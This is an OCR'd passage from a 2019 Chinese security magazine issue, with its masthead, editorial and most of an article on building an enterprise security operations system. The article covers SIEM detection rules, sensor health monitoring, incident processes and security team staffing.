360 www.360.com 安全第一

/ 2019年季刊 / 第3期 /

安全客 SECURITY GEEK

政企安全 | 漏洞运营与管理

ATT&CK之后门持久化

CVE-2019-0708（BlueKeep）利用RDP PDU将数据写入内核的3种方式

Fortigate SSL VPN漏洞分析

实战化ATT&CK

CONTENTS

内容简介

安全客-2019季刊-第三期

渗透测试

网络是一个整体，任何一个单位、任何一个系统存在漏洞，都会成为犯罪分子和敌对势力攻击的跳板，成为整个网络的薄弱环节。发现脆弱点，需要的不但有天马行空的想象，还要有坚实雄厚的积淀。

安全研究

安全需要时间的积累和沉淀，安全的核心能力需要技术的积累和沉淀。在当前的框架内，走在时代前沿，开拓新的领域，研究是永远不变的精神。以"不变"应万变，在安全的场景中实现弯道超车，攻防逆转，是新时代安全的新思考。

漏洞运营

漏洞是网络安全的"命门"，软硬件系统漏洞使得攻击者可以利用漏洞窃取信息或者控制、破坏目标系统，从而引发各种网络安全问题。漏洞运营是白帽子个人以及甲方安全、乙方响应各有侧重但均需重视的工作，是其他工作的砂石，铺垫好安全的道路。

政企安全

近年来针对能源、金融、关键基础设施的网络潜伏与网络攻击频繁发生，网络安全已不再是信息安全相关，而是与国家安全、国防安全、关键基础设施安全、社会安全、金融安全乃至人身安全紧密相关。在世界网络安全圈中，政企安全，既有对抗，又有合作；既需要开放共赢，又需要坚守原则。

漏洞分析

大安全时代下，国家运转、社会基础设施、老百姓的衣食住行都架构到了网络之上，网络一旦遭受攻击，漏洞大量爆出，那么国家安全、社会秩序和人民生活将受到严重影响。分析漏洞，对漏洞的防护、推演、挖掘都有莫大的帮助。

主办：安全客
360 Security Geek

杂志顾问	Advisor
周鸿祎	Zhou Hongyi
主编	**Editor-in-Chief**
蔡玉光	Cai Yuguang
编辑	**Editors**
邓金铃	Deng Jinling
任天宇	Ren Tianyu
王彩云	Wang Caiyun
魏丹	Wei Dan
杂志设计	**Magazine Design**
罗智华	Luo Zhihua
苏利明	Su Liming
杂志投稿	**Content Contact**
电话	010-5244 7484
邮箱	anquanke@360.cn
杂志合作	**Magazine Contact**
电话	010-5244 7484
邮箱	dengjinling@360.cn

扫码关注《安全客》微信订阅号

政企安全——漏洞运营与管理

漏洞是网络安全的“命门”。软硬件系统漏洞使得攻击者可以利用漏洞窃取信息或者控制、破坏目标系统，从而引发各种网络安全问题。更值得注意的是，网络是一个整体，任何一个单位、任何一个系统存在漏洞，都会成为犯罪分子和敌对势力攻击的跳板，成为整个网络的薄弱环节。

近年来针对能源、金融、关键基础设施的网络潜伏与网络攻击频繁发生，委内瑞拉军队系统受到入侵、俄罗斯电网被植入后门、南美大面积停电等事件都表明万物互联时代，物理与虚拟的边界正在消融，网络安全已不再是信息安全相关，而是与国家安全、国防安全、关键基础设施安全、社会安全、金融安全乃至人身安全紧密相关，网络安全从“信息安全”时代进入了“大安全”时代。

大安全时代下，国家运转、社会基础设施、老百姓的衣食住行都架构到了网络之上，网络一旦遭受攻击，漏洞大量爆出，那么国家安全、社会秩序和人民生活将受到严重影响。所以政企单位的漏洞运营与管理，是一个值得行业去持续探讨的事情，也是信息安全领域最为人熟知的概念。

本期安全客季刊内容就将重点着力于大安全时代的漏洞运营管理，希望借此同大家探讨漏洞运营管理的分析与实践技巧，帮助政企单位提升漏洞管理能力，降低被攻击的风险。360基于十余年来积累和沉淀的安全大数据、知识库、高级别攻防专家这三大核心能力构造网络安全大脑，使得网络安全大脑就像传统的雷达一样，对已经进来和正在进行的攻击，能够看得一览无遗。未来的网络安全是国与国之间的角力，任何一家安全企业无法建立起全方位的防护，必须借助生态企业共同发展，以“共建、分享、赋能、投资”为新的战略模式打造安全大生态。我们愿意跟大家一起互补共赢，凝聚产业力量，分工协作，推动产业的加速，共建大生态，同筑大安全。

360公司董事长兼CEO

周鸿祎

Contents

漏洞运营

漏洞是网络安全的“命门”，软硬件系统漏洞使得攻击者可以利用漏洞窃取信息或者控制、破坏目标系统，从而引发各种网络安全问题。漏洞运营是白帽子个人以及甲方安全、乙方响应各有侧重但均需重视的工作，是其他工作的砂石，铺垫好安全的道路。

企业如何构建有效的安全运营体系

作者：君哥

来源：https://mp.weixin.qq.com/s/JJkQ8S4qw0RigOoA9Xzhyw

1.0.1 引言

我们谈安全运营不是太多了，而是太少了。2019 年 BCS 北京网络安全大会最后一天下午，安全运营分论坛邀请了 ATM、金融和安全公司内部安全团队等嘉宾，开讲安全运营话题，获得广泛关注。

让我们期待明年基于实战的安全运营技术讨论，包括海量日志采集和解析，运营规则优化，威胁狩猎模型，溯源分析，自动化处置，安全反制等，明年见。

本文发表于 2019.08 期《中国信息安全》杂志. 安全运营专题，感兴趣的文末有专题汇总版。

在企业信息安全建设初期，在网络层、系统层、应用层、数据层等部署了一系列安全设备和管控措施进行日常运维，并确保其稳定运行。但往往会发现安全状况并没有得到有效的改善，安全问题仍然频发，究其根本原因，是没有进行有效的安全运营。那么，企业如何构建有效的安全运营体系呢?

1.1 1. 安全运营是什么

有一些安全工程师非常喜欢写一个扫描器、做一个 HIDS 的 DEMO、搭建一套大数据分析的平台、分析某个漏洞的细节并研究 POC，这些工作都是有意义的，但是，这不是全部。‘‘手段不是目标’’，写出一个扫描器，是手段，目标是为了提前检测出漏洞，减少公司因漏洞带来的安全风险，写出一个 HIDS 也是手段，目标是能够发现入侵事件，及时止损，搭建一套大数据分析平台同理。站在为目标负责的角度，你的确写出来了一款扫描器，但是我使用开源产品或者商业产品同样拥有一款扫描器，除了让你本人有成就感之外，究竟对目标作出了什么样的贡献?

‘‘我做出来了扫描器，可是没例行跑起来啊，因为一跑起来，把业务扫挂了/业务告警一大堆抗议了……”

‘‘我的扫描器有例行跑，但是测试用例没人家的全啊，好多漏洞检测不出来啊”

‘‘我的测试用例特别全，集众家之所长，就是误报多了点，多到什么程度呢？每一个漏洞我都能检测出来，但是伴随着成百上千的误报，所以得人肉一个一个筛选才能转发给 RD 修复”

‘‘我的扫描器很厉害，就是目标 URL 不在扫描列表里，经常不在列表里”

但是企业真的是为了我们做出来的扫描器、HIDS 之类的手段而付费么？企业多数情况下是为产出付费，而不是为知识付费。

在大的公司，解决问题的需求很强烈，安全技术、安全管理、安全开发等角色都具备的前提下，老板发现某一些安全问题总是无法收敛，最终，引入一类新的角色，对问题进行分析、诊断，发现症结后，协调资源，终于实现了目标。自此，安全运营工程师就出现在了世人的面前。他们什么都做，看起来没有技术含量，但他们的职责是比较清晰的：为项目的最终目标负责，从而不断诊断分析问题、提出需求、协调各方资源，共同达成目标的人。这里最重要的是解决问题，一切影响目标达成的因素，都是运营的职责。

参考上述内容，安全运营定义为：

> ‘‘为了实现安全目标，提出安全解决构想、验证效果、分析问题、诊断问题、协调资源解决问题并持续迭代优化的过程”
>
> 职业欠钱

1.2 2. 安全运营解决什么问题

让我们拿着显微镜，看看安全管理员每天的工作内容。安全管理员需要每天查看各类安全设备和软件是不是正常运行；安全设备和系统的安全告警查看和响应处理如入侵检测、互联网监测、蜜罐系统、防数据泄密系统的日志和告警，各类审计系统如数据库审计、防火墙规则审计，外部第三方漏洞平台信息；处理各类安全检测需求和工单；有分支机构管理职责的还要督促分支机构的安全管理工作；填报各类安全报表和报告; 推进各类安全项目；有的还要付出大量精力应对各类安全检查和内外部审计。

做过基层安全运维的人对上述场景都会很熟悉，这是金融企业安全各个场景的缩影，但不是全貌。如果一个企业只有少量人员、服务器和产品，那么上述内容就是企业安全工作的全部。但是，如果是有万台服务器，几百个程序员，数以百计的系统，企业安全除了安全设备部署、漏洞检测和漏洞修复外，还要考虑安全运营的问题，从工作量上看，这两类工作各占一半。

占据 ‘‘半壁江山’’ 的安全运营，重点要解决以下问题：

1）安全运营的第一个目标：将安全服务质量保持在稳定区间。

企业部署大量的安全防护设备和措施，在显著提升安全检测能力的同时带来问题，安全设备数量急剧增多，如何解决安全设备有效性的问题？在应对安全设备数量和安全日志告警急剧增多的同时，如何确保安全人员工作质量的稳定输出？安全运营的目标是要尽可能消除人员责任心等因素对安全团队对外提供安全服务质量的影响。

举个例子，就像大餐和快餐，大餐靠的是名厨名师的发挥，如果今天这个名厨心情不好或者换个新人，可能做出的产品质量就有非常大的下降。而快餐如肯德基，所有的操作都标准化和流程化，就是初中毕业没学过烹饪，没练过的人经过短期培训和严格管理，也能确保炸出的薯条味道一模一样。快餐的标准化流程和管理几乎完全消除了人的因素，确保对外提供的服务质量能够始终稳定，不会出现大起大落的情况。

安全运营的目标之一，就是在企业变大，业务和系统日趋变复杂的情况下，在资源投入保持没有大的变化情况下，尽量确保安全团队的服务质量保持在稳定区间。

2）安全运营的第二个目标：安全工程化能力。




Figure 1.1: img

安全运营还需要解决的一个问题是安全工程化能力提升的问题。举个例子，企业内很多有经验的安全工程师能够对怀疑一台服务器被黑进行排查溯源，查看服务器进程和各种日志记录，这是工程师的个人能力。如何将安全工程师的这种能力转变成自动化的安全监测能力，并通过安全平台进行应急响应和处理，让不具备这种能力的安全人员也能成为对抗攻击者的力量，这是安全工程化能力提升的收益，也是安全运营关注的问题。

1.3 3. 安全运营建设思路

从架构、工具和资源三个方面探讨安全运营的思路。

1.3.1 3.1 架构

安全运营架构如下图 1 所示：

图 1 安全运营架构

为确保安全运营架构能够灵活扩展，推荐按功能模块划分成四个模块：安全防护框架、安全运维框架、安全验证框架、安全度量框架。

1. 安全防护框架的主要功能是通过不断的部署安全监测系统，提供实时检测的能力，称为安全感知器 “Sensor’’，为安全运维框架提供 ‘‘天眼’’。时下流行的态势感知、入侵感知我理解为主要靠安全防护框架来保障。

Figure 1.2: img

2. 安全运维框架的主要功能是统一采集安全防护框架各 Sensor 的监测信息，并通过黑白灰名单处理和关联分析（有很多厂商号称大数据智能分析，笔者理解为只是基于规则的数据挖掘），处理监测信息并通过统一展示平台输出告警，进入事件处理平台和流程，人工介入处理。安全运维框架还包括安全事件的定期 review 和向管理层汇报，这部分可能比单个的事件处理要重要。

3. 安全验证框架主要功能是综合通过黑盒白盒验证措施，确保安全防护框架和安全运维框架的有效性。

4. 安全度量框架主要功能是通过一系列安全度量指标，衡量评价安全运营质量水平，并针对性持续过程改进，实现质量的螺旋上升。

1.3.2 3.1.1 安全防护框架

安全防护框架的目的是部署尽可能多和有效的安全感知器 Sensor，这些安全感知器构成了信息安全的‘‘天网’’，这部分是基础工作，也是传统安全的主战场，需要历经多年的持续投入积累。安全 Sensor 的部署遵循纵深防御的理念，如下图 20-2 所示：

图 2 安全防护框架

实际中可能远远不止上述这些 Sensor。比如网络层，可以把防火墙监测信息特别是 Deny 信息采集了，有些防火墙还自带 IPS 功能如 CheckPoint 的 SmartDefense，就是特别好用的安全 Sensor，交换机、路由器的 ACS 服务器信息、堡垒机登录信息、虚拟层虚拟主机操作信息、Windows、Linux 主机日志、有在主机部署安全客户端的监测信息、数据库审计系统监测信息、AD 系统信息、存储备份系统操作信息、KVM、ILO 等带外管理系统信息、ITIL 系统工单信息、应用系统应用信息如 OA 系统应用日志、SAP 系统应用信息、公文传输系统日志、FTP 数据传输日志。

企业基础安全的很大内容就是建设各类安全 Sensor，解决点状的安全问题和需求。比如企业防火墙多了，如何管理防火墙规则的有效性和合规性，可能需要部署诸如 Algosec、firemon 等防火墙规则审计工具，审计发现的信息就可以作为安全运维框架的输入。如果想监测企业内网或服务器访问了哪些恶意地址，可以采集类似 ArcOSI 这样的开源恶意地址库。

1.3.3 3.1.2 安全运维框架

安全运维框架的建设目标是成为企业安全的大脑、神经中枢、耳目和手脚。在军队现代化作战体系中，美军创造性的提出了 C4ISR 作战指挥系统，即指挥、控制、通信、计算机与情报、监视、侦察。一个完整的信息安全作战指挥自动化系统应包括以下几个分系统：基础架构平台、安全情报监视系统、数据分析系统、安全控制系统。

1.‘‘大脑”-基础架构平台。基础架构平台是构成指挥自动化系统的技术基础，指挥自动化系统要求容量大、速度快，兼容性强。

2.‘‘耳目”-安全情报、安全监视、侦察系统。主要是对安全防护框架中各安全 Sensor 的安全信息的收集和处理，实现异常行为的实时安全监测。

3.‘‘神经中枢”-数据分析系统。综合运用各类智能分析算法和数据挖掘分析技术，实现安全信息处理的自动化和决策方法的科学化，以保障对安全控制设备的高效管理，主要技术是智能分析算法和模型及其实现。

4.‘‘手脚”---安全控制系统。安全检测和控制系统是用来收集与显示安全信息、实施作战指挥系统发出安全控制指令的工具，主要是各类安全控制技术和设备，如防病毒和主机安全客户端、防火墙等，主要实现异常行为的实时安全控制。

安全运维框架实际落地时，企业会部署 SIEM、安全大数据等类似平台实现安全检测信息的统一采集、分析处理和存储，大部分平台支持内置或自定义的黑名单检测规则进行实时检测。安全运维框架还有很重要的一部分，安全事件的流程化处理和定期 review、汇报。安全事件的流程化处理应遵循企业事件管理流程如 ITIL，通过自动化下发安全工单，发送告警邮件、短信等方式进行安全提醒，安全事件确认和溯源分析主要通过人工分析和确认的方式进行。对于 100% 确定异常的安全攻击通过自动化方式进行阻断。同时通过安全事件日例会、周报、月报、年报等方式进行闭环管理，并进行必要的管理层汇报。

1.3.4 3.1.3 安全验证框架

安全验证框架解决安全有效性的问题，承担对安全防护和安全运维两个框架的功能验证。安全验证框架是企业安全的蓝军，在和平时期，蓝军扮演着对手角色，利于及时发现、评估、修复、确认和改进安全防护和运维框架中的脆弱点。包括白盒检测（过程验证）和黑盒检测（结果验证）两部分。

白盒检测（过程验证）是指建立自动化验证平台，对安全防护框架的管控措施实现 100% 的全面验证，并可视化集成至安全运维平台中，管控措施失效能够在 24 小时内发现。通过自动化验证平台达到：

1. 验证安全 Sensor 安全监测功能有效；
2. 验证安全 Sensor 所产生监测信息到 SIEM 平台的信息采集有效；
3. 验证 SIEM 平台的安全检测规则有效；
4. 验证告警方式（邮件、短信与可视化展示平台）有效

基于上述目标，自动化验证要求所有的验证事件必须为自动化模拟真实事件产生，不能使用插入记录的方式产生，同时自动化验证事件应提供判断是否为验证事件的唯一标识，验证事件产生时间需统一安排，防止集中触发。安全运维平台应能够监测到安全验证未通过的系统和规则，并产生告警信息，通知安全运维人员介入处理。

黑盒检测（结果验证）是通过多渠道安全渗透机制和红蓝对抗演习等，先于对手发现自己的漏洞和弱点。多渠道安全渗透机制目前常见的就是安全众测，红蓝对抗演习需要企业具有较高攻防技能的安全人员，也可外聘外部专业机构完成，用于检测安全防护框架和安全运维框架的有效性。

1.3.5 3.1.4 安全度量框架

安全度量框架主要用于衡量评价安全有效性，这是挺难的一件事，此处仅做些探讨。可以分成几个层次。

一是技术维度。包括防病毒安装率、正常率，入侵检测检出率、误报率，安全事件响应时长、处理时长，高危预警漏洞排查所需时间和完全修复时间。还可以考虑安全运维平台可用性、事件收敛率等。合规性方面可以设置合规率、不合规项数量、内外部审计发现数量和严重度等；

二是安全运营成效。包括覆盖率、检出率、攻防对抗成功率。有多少业务和系统处于安全保护之下，有多少无人问津的灰色地带，安全能在企业内部推动得多深入，多快速，这是需要综合技术和软性技能的，成败主要系于安全团队负责人。检出率和攻防对抗成功率都是衡量安全有效性的有效指标，安全团队即使不能拍着胸脯保证不出事，也不能靠运气和概率活，那持续提升检出率和攻防对抗成功率就是努力的方向；

三是安全满意度和安全价值。安全价值反映在安全对业务支撑的能力，TCO/ROI，安全用多少资源，支撑了多少业务，支撑的程度。安全价值还体现在内部的影响力以及对业务的影响力，是做微观安全还是广义安全，是为业务带来正面影响还是负分拖后腿。安全满意度是综合维度指标，是对安全团队和人员的最高要求，既要满足上级领导和业务部门对安全的利益诉求，又要满足同级横向其他 IT 团队对安全的利益诉求，还要满足团队内部成员的利益诉求，要提供最佳的安全服务，让安全的用户成为安全的客户，让使用者满意，真的是非常非常有挑战的一件事情。

1.4 3.2. 工具

安全运营工具包括支撑安全运维框架实现的 SIEM 平台、安全事件处理标准化流程工具 ITIL、安全控制自动化工具三部分：

1.SIEM 平台负责安全信息的统一收集和存储、基于检测规则的异常检测和告警

2.ITIL 平台负责接收 SIEM 平台发送过来的安全事件信息并据此产生 ITIL 工单，推送到安全运营人员处理和关闭。

3. 安全控制自动化工具负责根据 SIEM 平台下发的安全控制指令进行自动化操作，例如，检测发现有外部攻击源，通过下发自动化指令实现防火墙或 IPS 封禁该攻击源；检测发现某主机有可疑进程，通过安全客户端收集该进程文件样本信息进一步手动分析；检测发现办公内网某用户计算机上有个可疑操作非人工操作，疑似程序自动操作，可通过安全客户端提示用户手工确认等。

SIEM 平台、ITIL 平台目前市面上成熟的产品不少，但安全控制自动化工具目前商业化程度不高。

1.4.1 3.2.1 检测规则

如果有合适的检测规则，SIEM 是个非常强大的工具，可以检测其他安全工具无法捕获的安全事件。通常 SIEM 的检测规则有三类：

1. 单一检测条件规则

满足单一特定检测条件则触发告警。如服务器主机登录来源非堡垒机地址。满足该条件则告警，该类型规则最简单，主要依靠安全 Sensor 的监测能力和规则过滤能力。是攻击就一定有异常，关键是怎么总结提炼出异常的特征加以检测，比如 Ayazero 在《互联网企业高级安全》中提到的检测攻击提权，‘‘某个高权限（system?uid=0）进程（bash?cmd.exe?）的父进程为低权限’’，是一个总结提炼异常特征加以检测的很好案例。

2. 跨平台安全监测信息关联检测

最典型的规则为基于资产脆弱性的攻击告警，关联分析漏洞扫描和入侵检测告警信息进行关联检测。还比如防火墙 permit 日志中有连接 ArcOSI 中定义的恶意 IP 地址信息。

该类型规则在跨平台系统监测信息之间进行关联，可以衍生出很多脑洞大开的检测规则。比如检测安全违规行为，检测数据泄密，甚至人员可能离职等。这类规则检测效果的好坏取决于两点：一是安全 Sensor 的类型尽可能多和单个 Sensor 能监测维度尽可能广；二是规则设计者的检测思维，就像攻击者思维一样，需要脑洞大开，需要从 ‘‘猥琐’’ 处着眼。

3. 针对长时间缓慢低频度攻击的检测规则

大部分的安全工具是以孤立方式识别潜在的安全事件，如 IDS 监测到某台工作站发出的可疑流量，然后从其他 20 台工作站上监测到同类流量，在 IDS 管理面板上，每个事件被当作单独事件处理（有些 IDS 厂商有高级功能），在 SIEM 中可以编写规则，根据事件发生的频率触发不同的告警，如果在几分钟内从 IDS 传来 21 次类似的事件可以触发一条规则。如果攻击者采取长时间缓慢低频度攻击入侵企业内网，可以编写一条 SIEM 规则，在较长时间内搜索特定事件，并在该事件范围内发生次数达到某个阈值时告警。

更进一步，这种检测规则对于不是即时安全事件形式出现的日志也同样有效。如检测 DNS Tunnel 为例，DNS Tunnel 用于将 C&C 流量编码为 DNS 请求，从被感染机器发出，通过被感染企业的 DNS 服务器到达 C&C 服务器，然后再将响应返回给企业的 DNS 服务器，由其转发给受感染的内网机器。正常的 DNS 查询都有一定频率，DNS Tunnel 需要在网络上发送许多 DNS 数据包，那么制定内网单台机器对同一个域名的查询达到某个阈值（如 10 分钟内 1000 个查询）的规则可以有效检测 DNS Tunnel。

SIEM 的检测规则还可以配置为在流量来源与旧模式不同时发出告警，也可以配置为在合法和以往正确的流量突然呈现指数上升或者下降时发出告警，如过去 90 天内产生一定数量日志的 Web 服务器突然开始产生于 10 倍于正常数量的日志，这可能是被入侵主机用于向其他主机发动攻击的迹象。通过 SIEM 规则，安全团队可以根据流量的标准差制定告警，如达到 10 个标准差阈值就告警。

1.4.2 3.2.2 健康度监控

从很多攻防案例中，防御方失败的原因主要归结于安全防护失效，其中 SIEM 平台工具健康度出了问题是比较常见的，包括：安全 Sensor 安全监测信息采集器失效、SIEM 检测规则失效、安全告警失效、安全告警处理失效等。

1. 安全检测信息采集器失效的原因主要是未对采集器的物理机器性能监控、采集数据正常监控、采集数据日志解析和映射入库（Parser）异常等。

2.SIEM 检测规则失效包括设定条件无效、阈值无效、规则未生效等，有时告警阈值设置不合理频繁告警，SIEM 平台会自动禁用规则导致规则无效。

3. 安全告警失效，包括邮件、短信网关配置无效，配置用户失效、网络失效、配置变更异常、手机号码设置错误等等。

4. 安全告警处理失效主要是人的因素，比如多条告警短信，选择性的忽略，假阳性告警太多淹没了真正有威胁告警等。

值的一提的是安全 Sensor 自身的安全性。韩国在 2013 年 3 月 20 日下午 2 点，包括新韩、农协和济洲等 3 家银行与 KBS（韩国广播公司）、MBC（韩国文化广播公司）等 2 家电视台，超过 32,000 台电脑以及部分 ATM 提款机，都在同一时间宕机，无法重新启动。黑客首先入侵了韩国防病毒软件厂商 AhnLab（安博士）的病毒定义更新服务器，利用病毒库定义升级机制，将恶意软件分发到用户的计算机，在用户的计算机上安装执行恶意程序。调查发现，另一家防病毒软件公司 ViRobot 也被黑客利用。

试着设想一下，如果你在企业内部部署的安全 Sensor 接受更新的是恶意软件……，不寒而栗。因此，做好安全 Sensor 的安全性的重要性，无需再做强调，只需注意几个原则：

1. 控制指令仅允许固化的指令，严禁在 Sensor 端预留执行系统命令接口；

2. 更新包必须经过审核之后上传至更新 Server 保存，更新仅允许选择更新 Server 上以后的安装包，最好校验更新包的 MD5；

3. 控制指令下发时必须人工审核确认后才执行。

4. 为可用性起见，更新最好分批分区域完成，否则由于大量更新包的下载导致生产网被堵塞，恐怕也是不可承受之痛。

1.5 3.3. 所需资源

资源一般包括流程与机制、组织架构、人员等，是实现安全运营的保障性措施。

1.5.1 3.3.1 流程与机制

有效果、高效率的安全运营流程与机制，是非常重要的。安全运营流程的核心是做好两个标准化的流程：安全事件处理流程、安全运营持续改进流程。

1. 安全事件处理流程。

Figure 1.3: img

定义什么级别的事件该由什么样的人，在什么时间按什么标准处理完成。一个外部攻击扫描，和一个内部分支机构持续不断的高权限账户猜解，两者安全级别肯定不同。前者最多为普通或关注事件，由安全一线工程师下发一个指令，在防火墙上自动封禁该外部 IP 地址一段时间即可。后者需要定义为高风险事件，需立即由有经验的安全二线工程师或安全专家联系分支机构进行溯源排查，有可能是中了金融行业的特种木马，有可能是网络蓝军在偷袭，还可能真的是有攻击者进来了。不管如何，发现这些问题，就意味着安全感知能力已经往前进步了，安全终于不再是靠运气和概率活着。

2. 安全运营持续改进流程。

安全事件的闭环管理，每笔安全事件的处理结果最终必须为误报或者属实，二者必选其一。如果是误报，必须改进 SIEM 安全检测规则或安全 Sensor 监测措施。如果属实，好的一面是安全检测能力有效，坏的一面是坏人已经进来了，那就需要根据坏人已经突破的层面，进行针对性的改进。安全运营持续改进要求每天、每周、每月都坚持进行安全事件 review，有可能重要事件被一时大意的一线人员放过，也可能是其他原因。

> 安全运营持续改进流程的质量可能决定了整个安全运营质量。
>
> 聂君

1.5.2 3.3.2 组织与人员

我们期望的大型安全部门组织架构图应该是这样子，如下图 20-3 所示：

图 3 期望的大型安全部门组织架构图

实际工作中安全部门组织架构图却是这样子，如下图 20-4 所示：

图 4 实际工作中安全部门组织架构图

理想很丰满、现实很骨干，理想和现实总是有差距的。

团队规模方面，互联网公司阿里和腾讯，其安全团队的规模大约在 2000 人左右，总员工数约 30000 多人，安全团队人员占总员工人数约 7% 左右，金融行业和这个比例差距还比较大。国内股份制银行总行安全团队规模一般约 10-20 人，总行 IT 人员从几百到几千不等。券商普遍安全团队人数在 2-5 人之间，个别券商的安全团队有 7 人，已经算是 ‘‘豪华配置’’ 了。

Figure 1.4: img

作为金融企业安全部门中的一个重要团队，安全运营的实现肯定也离不开组织与人员，以下是推荐的安全运营团队配置：

证券公司安全运营人员建议按 1:2:3 比例配置。即一个安全运营平台运维人员，包括服务器和应用运维，该部分可以交给 IT 部门的运维团队代为运维。2 个安全人员互备，一个负责安全 Sensor 建设，一个负责安全检测规则和安全二线，事件调查、回顾与汇报、持续改进。3 个外包安全一线，负责 7*12 事件响应和初步调查确认。

股份制银行安全运营人员推荐配置为证券公司的 2-3 倍，外包人员还可视事件类型和数量增加。

1.6 4. 安全运营的思考

有了架构、工具、资源，安全运营一定就能做得尽如人意吗？答案显然是否定的。因为实际工作中，还会遇到这样那样的问题，需要时刻保持思考，并做出适应和改变。

1.6.1 4.1 难点

互联网行业的安全建设引领全行业的发展，原因是什么呢？人财物资源投入大？自由市场竞争充分？我认为最重要的原因是，面临解决实际安全问题的压力和需求时，采用了最快最有效的解决问题的安全方案。如果直接采用传统行业的传统安全解决方案，来搞定互联网行业的安全问题和需求，无疑是行不通的。所以互联网行业做安全的关键词是有效解决实际问题。

在 2010 年以前，我们和国内金融行业同仁交流的时候，做安全的思路普遍还在监管合规 + 设备部署的阶段。我认为这是合理的。安全是和需求相匹配的，金融行业是牌照行业，监管合规是安全的首要和最重要需求，安全团队在这个阶段最大化的满足监管合规的目标。同时由于国家对金融业的法律保护等客观因素，金融行业的业务系统面临的风险远没有互联网行业高。

但在 2010 年后，由于网上银行、移动金融的快速发展，以及国内互联网安全环境的进一步恶化，金融行业的安全需求开始发生深刻变化，需要有效解决实际安全问题。监管合规和设备部署经过历年不断的持续改进提升，但还是会不断的出现安全事件，方向在哪？笔者的理解是，从设备部署向安全有效运营的方向转变，是个不错的思路。

安全运营的核心是安全运维框架，承载安全运维框架的是 SIEM 平台或 SOC 平台。在金融行业微信群里经常遇到一个问题，为什么 SOC 容易失败？这个问题，可以等同理解为，安全运营的难点在哪？

（1）企业自身基础设施成熟度不高

安全运营的质量高低和企业自身基础设施的成熟度有很大关联。如果一个企业自身的资产管理、IP 管理、域名管理、基础安全设备运维管理、流程管理、绩效管理等方面不完善，甚至一团糟，安全运营能独善其身、一枝独秀吗？防病毒客户端、安全客户端的安装率、正常率惨不忍睹，检测出某个 IP 有问题但却始终找不到该 IP 和资产，检测发现的安全事件没有合理的事件管理流程工具支撑运转，检测发现内部员工不遵循规范导致安全漏洞结果无任何约束，那安全运营能做什么呢？还是把点的安全做好，再考虑安全运营比较合适，比如首先把防病毒客户端运营好。

（2）安全运维不能包治百病

安全运维不能包治百病。由于安全运维框架并不自身具有安全监测能力，安全监测依靠安全防护框架，SOC 平台自身不产生信息，需要通过安全防护框架建设一系列安全 Sensor，才能具备较强的安全监测能力，才能在企业内部具有一双安全之眼，所以安全运维建设不能代替安全防护建设，该部署的安全系统、安全设备还是要建。

（3）难以坚持

安全从业者们都有一个朴素的愿望，就是希望能有一双上帝之手，帮我们解决所有的问题。安全问题，往往都很棘手，我们的直观反映总是希望能有一个成本比较低，时间消耗比较少的安全解决方案，可总是事与愿违，因为安全没有速成，没有捷径。但凡和运营相关的，其实都不是高大上的事情，往往是和琐碎、棘手、平淡相关，甚至让人沮丧，所以安全运营难以坚持。坚持把每个告警跟踪到底，坚持每天的安全日例会，坚持每周的安全分析，坚持把每件事每天都做好，是最难的。

1.6.2 4.2 安全检测为什么会失效

单点检测和防御，和企业内规模化检测和防御，这是两个概念，很多单点检测和防御很有效，但在企业内上了规模后就会出现安全检测失效的问题，严重的甚至导致无法推广和部署，最终不得不取消。实践中如果某次安全攻击没有检测到，是非常好的提升企业安全运营能力的一次机会，这意味着一定是某个环节弱化导致安全检测失效了。

通过每一次对问题的排查和解决，就可以逐步实现安全运营能力的进步。一般排查的顺序是：单点检测深度不足-> 覆盖率不足-> 安全运维平台可用性出了问题-> 告警质量问题-> 人的问题。

首先是单点检测手段不足导致，可能是检测的正则表达式写的不好，或者是攻击者使用的方式没有预先考虑到，也可能现有的安全防护框架的安全监测根本就监测不到。针对性的改进提升就可以了。

第二是覆盖率不足导致。出现问题的机器或网络区域就没有部署安全监测产品，即使有监测能力，也会因为没有部署而导致检测失效。比如防病毒客户端安装率和正常率只有 80%，那即使针对已知恶意程序，也只有不超过 80% 的概率能够监测发现。这个问题其实是目前很多企业安全问题的现状，有监测设备和能力，但安全检测失效。更要命的是大家往往不重视这些灰色地带，投入重金和重要精力去测试引入部署那些安全概念产品，防 APT、威胁情报、态势感知等等，其实这几样哪能离得开那些安全监测设备呢？所以这个问题的根本解决方案，就是把部署率、正常率提升上去。关于企业安全灰色地带，有几个值得关注的地方：

